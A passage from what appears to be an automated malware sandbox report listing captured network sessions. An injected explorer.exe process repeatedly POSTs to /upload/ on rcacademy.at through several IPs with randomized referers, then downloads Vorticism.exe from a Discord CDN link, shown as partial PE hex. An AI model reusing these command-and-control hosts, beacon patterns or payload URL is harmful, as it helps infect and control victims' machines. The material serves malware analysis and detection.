65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.6	49891	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:55.588864088 CET	22410	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jawmd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 188 Host: rcacademy.at
Dec 18, 2021 15:32:56.463308096 CET	22410	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:56 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49762	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:45.476506948 CET	1168	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ydnswljr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 162 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:46.648004055 CET	1169	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.6	49892	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:56.807126999 CET	22412	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xefimpb.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 119 Host: rcacademy.at
Dec 18, 2021 15:32:57.694097996 CET	22412	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:57 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.6	49893	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:58.084212065 CET	22413	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dppsna.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 241 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:59.244699955 CET	22415	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:58 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49763	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:47.001285076 CET	1170	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vyedgkcsgg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 349 Host: rcacademy.at
Dec 18, 2021 15:31:47.850507021 CET	1180	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:47 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49765	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:48.190701962 CET	1181	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rydxhqucb.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 293 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:49.417517900 CET	1189	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49767	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:49.743518114 CET	1190	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uwbia.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 320 Host: rcacademy.at
Dec 18, 2021 15:31:50.991211891 CET	1191	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 14:31:50 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49768	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:51.321173906 CET	1192	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lwahbovc.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 254 Host: rcacademy.at
Dec 18, 2021 15:31:52.518672943 CET	1193	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:51 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49796	162.159.134.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	0	OUT	GET /attachments/921473641538027521/921473810035793960/Vorticism.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2021-12-18 14:32:00 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 14:32:00 GMT Content-Type: application/x-msdos-program Content-Length: 545280 Connection: close CF-Ray: 6bf9191ad848c2db-FRA Accept-Ranges: bytes Age: 70518 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Vorticism.exe ETag: "f2f8a2b12cb2e41ffbe135b6ed9b5b7c" Expires: Sun, 18 Dec 2022 14:32:00 GMT Last-Modified: Fri, 17 Dec 2021 18:47:56 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1639766876515048 x-goog-hash: crc32c=ByriIg== x-goog-hash: md5=8viisSyy5B/74TW27ZtbfA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 545280 X-GUploader-UploadID: ADPycduCeJ_d0qkscF_t4q-qWNWKIIlj8_PbmwrAq2dZF5dl8JRRXPRozgghZiblY4l8TnFdLBkYBMeRCfQkZQNs_5M X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-12-18 14:32:00 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 53 33 38 25 32 46 44 75 4a 77 68 25 32 42 48 56 37 6f 53 4c 38 66 41 6b 55 71 65 56 42 58 5a 55 37 4b 30 4f 32 53 34 4e 63 59 25 32 42 33 52 59 64 49 53 79 41 42 75 64 71 25 32 42 38 37 68 45 6f 69 59 63 47 6f 4f 54 33 70 46 62 62 61 35 4c 6c 65 65 6c 25 32 46 43 55 79 4e 35 46 44 30 6c 78 54 38 51 59 30 61 6c 79 7a 47 53 6b 50 78 79 69 79 45 4b 39 31 72 72 6c 76 51 6a 44 76 34 44 47 38 64 6e 47 50 48 61 4c 74 62 64 44 33 58 67 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=S38%2FDuJwh%2BHV7oSL8fAkUqeVBXZU7K0O2S4NcY%2B3RYdISyABudq%2B87hEoiYcGoOT3pFbba5Lleel%2FCUyN5FD0lxT8QY0alyzGSkPxyiyEK91rrlvQjDv4DG8dnGPHaLtbdD3Xg%3D%3D"}],"group":"cf-nel","max_a
2021-12-18 14:32:00 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 11 ae a6 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 4a 08 00 00 06 00 00 00 00 00 00 ee 68 08 00 00 20 00 00 00 80 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 08 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL?0Jh @ @
2021-12-18 14:32:00 UTC	2	IN	Data Raw: 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 92 28 a9 00 00 06 38 10 00 00 00 72 40 0c 00 70 80 19 00 00 04 38 00 00 00 00 2a 28 5d 01 00 06 38 e6 ff ff ff 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 Data Ascii: **(*(8r@p8*(]8*******(*(**0***(*(*(*(*(*(*(*(*(*(*
2021-12-18 14:32:00 UTC	4	IN	Data Raw: 05 11 06 09 11 04 1f 0a 1f 11 1f 0b 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0b 1f 16 1f 0c 06 28 92 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 92 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 92 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 Data Ascii: (((((((((((((
2021-12-18 14:32:00 UTC	5	IN	Data Raw: 0b 05 8e 69 8d 17 00 00 01 0c 03 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 Data Ascii: ii[>X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(X
